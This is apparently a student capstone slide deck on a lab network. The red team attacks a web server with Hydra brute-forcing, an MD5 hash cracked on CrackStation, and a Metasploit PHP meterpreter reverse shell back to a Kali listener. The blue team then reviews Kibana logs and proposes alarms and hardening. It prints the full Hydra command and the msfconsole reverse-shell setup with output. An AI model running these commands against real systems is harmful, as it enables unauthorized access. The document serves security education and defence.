Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0-192.168.1.255
Netmask: 192.168.1.0/24
Gateway: 192.168.1.255

Machines
IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.8
OS: Kali
Hostname: Kali VM

IPv4: 192.168.1.1
OS: Windows 10
Hostname: RedvsBlue

IPv4: 192.168.1.100
OS: Linux
Hostname: Kibana

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Windows VM	192.168.1.1	Host for all the other machines
Kibana	192.168.1.100	Runs Kibana which congregates the logs from the Capstone machine
Capstone	192.168.1.105	Machine and webpage used as the target of the attack. Provides files and metrics for Kibana.
Kali	192.168.1.8	Kali VM used to manipulate 192.168.1.105

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Hidden Directory Revealed	customers.txt on the webpage explicitly reveals the existence of company_folders/secret_folder	Allows attackers to be aware of where private info is kept. Gives attackers a specific target.
Brute Force	Ashton’s password is easily able to be brute forced with rockyou.txt as a reference.	Allows attacker to access /secret_folder
Hash given for password access to webdav server	The file within /secret_folder contains the user and hashed password for the webdav repository for the site.	The hash is easily cracked, giving access to the file sharing program: webdav, allowing attackers to upload data.
Reverse TCP using PHP	Using a php script, a reverse TCP connection can be established on the webserver using webdav.	The attacker now has access to the entire webserver (in this specific case with meterpreter)

Exploitation: Brute Force

01

Tools & Processes


Hydra, a brute forcing program, with rockyou.txt as the document containing the passwords for Hydra to test

02

Achievements

Ashton’s password was revealed to be “leopoldo”

03



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 1434
4399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344
399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 1
4344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 1434
4399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 143
44399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344
399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 1434439
9 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 143
44399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 143
44399 [child 8] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-10-27 23:02:25
root@kali:~/Desktop# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -
f -vV 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder
```

Exploitation: Hashed Password Cracking

01

Tools & Processes


Crack Station, a webtool used to crack unsalted hashes within seconds

02

Achievements

Ryan’s, the user associated with the webdav server, password was found to be “linux4u”

03



Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

Exploitation: Reverse TCP


01

Tools & Processes
msfvenom, Metasploit, Webdav, PHP

02

Achievements
Using the webdav filesharing system, a PHP script that triggers a reverse shell connection with 192.168.1.8 (Kali VM) as the listener.

03




```
   ----  ---------------  --------  -----------
   LHOST                  yes       The listen address (an interface may be spe
cified)
   LPORT  4444            yes       The listen port

msf payload(php/meterpreter/reverse_tcp) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf payload(php/meterpreter/reverse_tcp) > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Sending stage (37775 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.105:44204) at 20
21-10-30 11:01:27 -0400

meterpreter > pwd
/var/www/webdav
meterpreter > 
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan




- The scan took place at 19:14 with 176.1 KB worth of data
- The sudden rise and drop of traffic within a minute indicates that a scan took place. Scans are meant to be quick so as to be barely noticed


Analysis: Finding the Request for the Hidden Directory


- The request took place at 19:35. It was a request for the file connect_to_corp_server

http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	2



Analysis: Uncovering the Brute Force Attack






Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	10,024

- 10024 requests were made from Hydra to uncover the password

Analysis: Finding the WebDAV Connection



url.full: Descending	Count
http://192.168.1.105/webdav	8
http://192.168.1.105/webdav/passwd.dav	1

- 9 requests overall were made
- Passwd.dav was the file requested

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Set an alarm to detect high volumes of small amounts of data being sent over a short period of time.

The alarm should be triggered when at least 100 KB worth of packets are received within a 30 second timeframe.

System Hardening

Hide any open ports with a firewall by creating an inbound rule that blocks attempted communications to the specific ports.

There are also numerous programs that can be installed that detect port scans and host discovery.

Mitigation: Finding the Request for the Hidden Directory

Alarm

HTTP requests sent to the directory /secret_folders by unauthorized source IPs.

The threshold should be small as outsides are not supposed to be aware of the directory’s existence. Therefore, the threshold for requests should be 1.

System Hardening

The file customers.txt explicitly gave away the hidden directory’s existence and path.

The most obvious solution is remove customers.txt as it is no longer being used and therefore unneeded. Notifications of change in architecture should be made in private channels, not in a public text file.

Mitigation: Preventing Brute Force Attacks

Alarm

Set an alarm to go off after a certain number of HTTP requests are made where most of the response codes were 401 errors (unauthorized access).

To account for trusted users forgetting their credentials, a good threshold could be 10 requests within a minute.

System Hardening

Using an asymmetric key setup, such as SSH, would eliminate the threat of password cracking as there are no passwords to crack.

Mitigation: Detecting the WebDAV Connection

Alarm

Any connection to the WebDav server from an untrusted IP.

1 connection should set off the alarm.

System Hardening

Ryan’s credentials were uncovered in connect_to_corp_server. Even though the password was hashed, it was easily cracked within seconds. This issue goes back to the problematic customers.txt file which gives away the location of this file.

Deleting customers.txt from the server would be a great first step in mitigating this vulnerability.

Mitigation: Identifying Reverse Shell Uploads

Alarm

If the file's source is from an untrusted source IP, an alarm should sound.

The threshold should be 1 occurrence as this vulnerability can easily lead to the entire downfall of the server.

System Hardening

Ryan's password being contained in a file on the server is not smart. Even if it is in a private directory and hashed. Once the hash was received, the credentials to the WebDav were compromised within seconds.

Remove any sign of Ryan's credentials for WebDav from the server.

The End